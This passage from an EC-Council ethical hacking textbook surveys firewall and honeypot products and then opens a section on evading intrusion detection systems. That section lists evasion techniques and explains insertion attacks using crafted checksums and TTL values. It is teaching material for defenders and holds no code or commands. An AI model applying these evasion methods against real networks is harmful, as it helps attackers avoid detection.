


Figure 12.27: Screenshot of ZoneAlarm PRO FIREWALL 2017

- **ManageEngine Firewall Analyzer**

  Source: *https://www.manageengine.com*

  ManageEngine Firewall Analyzer is an agent-less log analytics and configuration management software that helps network administrators to understand how the bandwidth is being used in their network. ManageEngine Firewall Analyzer is vendor-agnostic and supports nearly all open-source and commercial network firewalls such as Check Point, Cisco, Juniper, Fortinet, and Palo Alto.

  Features:

  - Compliance and Change Management
  - User Internet Activity Monitoring
  - Network Traffic and Bandwidth Monitoring
  - Firewall Policy Management
  - Real-time VPN and Proxy Server Monitoring
  - Network Security Management
  - Network Forensic Audits
  - Log Analysis

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.28: Screenshot of ManageEngine Firewall Analyzer

Some additional firewall solutions are listed below:

- pfSense (*https://www.pfsense.org*)
- Sophos XG Firewall (*https://www.sophos.com*)
- Comodo Firewall (*https://personalfirewall.comodo.com*)
- Palo Alto Network Wildfire (*https://www.paloaltonetworks.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Firewalls for Mobile Devices

The firewalls discussed previously are used for securing personal computers and networks. Similarly, some firewalls can secure mobile devices.

- **Mobiwol: NoRoot Firewall**

  Source: *http://www.mobiwol.com*

  Mobiwol NoRoot Firewall helps to take control of mobile apps, easily allow/block app connectivity, and block background app activity. It generates alerts when new apps access the Internet.

  Features:

  - Automatic launches on device startup
  - Automatically identifies applications currently installed on your mobile device
  - Identifies and notifies when newly installed apps access the web
  - Sets allow/block on a per-application basis
  - Disables background activity for selected apps

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 12.29: Screenshot of Mobiwol: NoRoot Firewall

- **Mobile Privacy Shield**

  Source: *https://shieldapps.com*

  Mobile Privacy Shield is an application for people on the move, i.e., people who store necessary information on their smartphones and use their devices for banking, shopping, business, and more. Mobile Privacy Shield's Privacy Advisor monitors application permissions, sorting them into three categories by the privacy-risk level. Each report is packed with detailed information and a response is suggested per case. Mobile Privacy Shield centralizes all permissions, allowing you to review and assess their validity and need conveniently. It also allows you to remove each threat from within the interface.

Figure 12.30: Screenshot of Mobile Privacy Shield

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **NetPatch Firewall**

  Source: *https://firewall.netpatch.co*

  NetPatch Firewall is a full-featured advanced Android no-root firewall. It can be used to fully control a mobile device network. Using NetPatch Firewall, you can create network rules based on apps, IP addresses, domain names, etc. This firewall is designed to reduce a mobile device's network traffic and battery consumption, improve network security, and ensure privacy.

  Features:

  - Block network access per app, screen on/off, Wi-Fi/mobile (3G & 4G), block roaming
  - Shadowsocks secure proxy, support TCP and UDP (a better VPN proxy)
  - Custom DNS, change your DNS server, support DNS query through Shadowsocks proxy, and set the DNS cache time
  - Notify when new apps installed
  - Export/import configure





Figure 12.31: Screenshot of NetPatch Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Honeypot Tools

Honeypots are security tools that allow the security community to monitor attackers' tricks and exploits by logging all their activity so that it can respond to such exploits quickly before the attacker can misuse or compromise the system.

- **KFSensor**

  Source: *http://www.keyfocus.net*

  KFSensor is a host-based IDS that acts as a honeypot to attract and detect hackers and worms by simulating vulnerable system services and Trojans. By acting as a decoy server, it can divert attacks from critical systems and provide a higher level of information than that achieved using firewalls and NIDS alone.

  You can use KFSensor in a Windows-based corporate environment. It includes many innovative and unique features such as remote management, a Snort-compatible signature engine, and emulations of Windows networking protocols.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.32: Screenshot of KFSensor

- **SPECTER**

  Source: *http://www.specter.com*

  SPECTER is a honeypot or deception system. It simulates a complete system and provides an appealing target to lure hackers away from production systems. It offers typical Internet services such as SMTP, FTP, POP3, HTTP, and TELNET, which appear perfectly normal to attackers. However, it traps attackers by tricking them into leaving some traces that show that they had connected to a decoy system that does none of the things it appears to but instead logs everything and notifies the appropriate people.

  Furthermore, SPECTER automatically investigates attackers while they are still trying to break in. It provides massive amounts of decoy content and generates decoy programs that do not leave traces on the attacker's computer. Automated weekly online updates of the honeypot's content and vulnerability databases allow the honeypot to change regularly without user interaction.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.33: Screenshot of SPECTER

Some additional honeypot tools are listed below:

- HoneyBOT (*https://www.atomicsoftwaresolutions.com*)
- MongoDB-HoneyProxy (*https://github.com*)
- Modern Honey Network (*https://github.com*)
- Honeyd (*http://www.honeyd.org*)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Evading IDS

The previous sections helped us to understand IDS, IPS, their roles and functions, how they protect your network from intruders, and the various IDS solutions available. Even though IDS thwart attempts to breach the network security, attackers can still evade IDS. This section explains various ways in which attackers evade IDS.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




IDS Evasion Techniques

IDS that provide an extra layer of security to the organization's infrastructure are interesting targets for attackers. Attackers implement various IDS evasion techniques to bypass such security mechanisms and compromise the infrastructure. IDS evasion is the process of modifying attacks to fool the IDS/IPS into interpreting that the traffic is legitimate and thus prevent the IDS from triggering an alert. Many IDS evasion techniques can perform IDS evasion in different and effective ways.

Some IDS evasion techniques are as follows

- Insertion Attack
- Evasion
- DoS Attack
- Obfuscating
- False Positive Generation
- Session Splicing
- Unicode Evasion
- Fragmentation Attack
- Overlapping Fragments
- Time-To-Live Attacks
- Invalid RST Packets
- Urgency Flag
- Polymorphic Shellcode
- ASCII Shellcode
- Application-Layer Attacks
- Desynchronization
- Encryption
- Flooding

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Insertion Attack

Insertion is the process by which the attacker confuses the IDS by forcing it to read invalid packets (i.e., the system may not accept the packet addressed to it). An IDS blindly trusts and accepts a packet that an end system rejects. If a packet is malformed or if it does not reach its actual destination, the packet is invalid. If the IDS reads an invalid packet, it gets confused. An attacker exploits this condition and inserts data into the IDS. This attack occurs when the NIDS is less strict in processing packets than the internal network. The attacker obscures extra traffic and the IDS concludes that the traffic is harmless. Hence, the IDS gets more packets than the destination.

To understand how insertion becomes a problem for a network IDS, it is important to understand how the IDS detects attacks. It employs pattern-matching algorithms to look for specific patterns of data in a packet or stream of packets. For example, it might search for the "phf" string in an HTTP request to discover a PHF **Common Gateway Interface (CGI)** attack. An attacker who can insert packets into the IDS can prevent pattern matching from working. For instance, an attacker can send the string "phf" to a web server, attempting to exploit the CGI vulnerability, but force the IDS to read "phoneyf" (by "inserting" the string "oney") instead. A straightforward insertion attack involves intentionally corrupting the IP checksum. Every packet transmitted on an IP network has a checksum that verifies the corrupted packets. IP checksums are 16-bit numbers computed by examining the information in the packet. If the checksum on an IP packet does not match the actual packet, the addressed host will not accept it, while the IDS might consider it as part of the effective stream.

For example, the attacker can send packets whose time-to-live (TTL) fields are crafted to reach the IDS but not the target computers. This will result in the IDS and the target system having two different character strings. An attacker confronts the IDS with a stream of one-character

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

packets (the attacker-originated data stream), in which one of the characters (the letter "X") will be accepted only by the IDS. As a result, the IDS and the end system reconstruct two different strings.

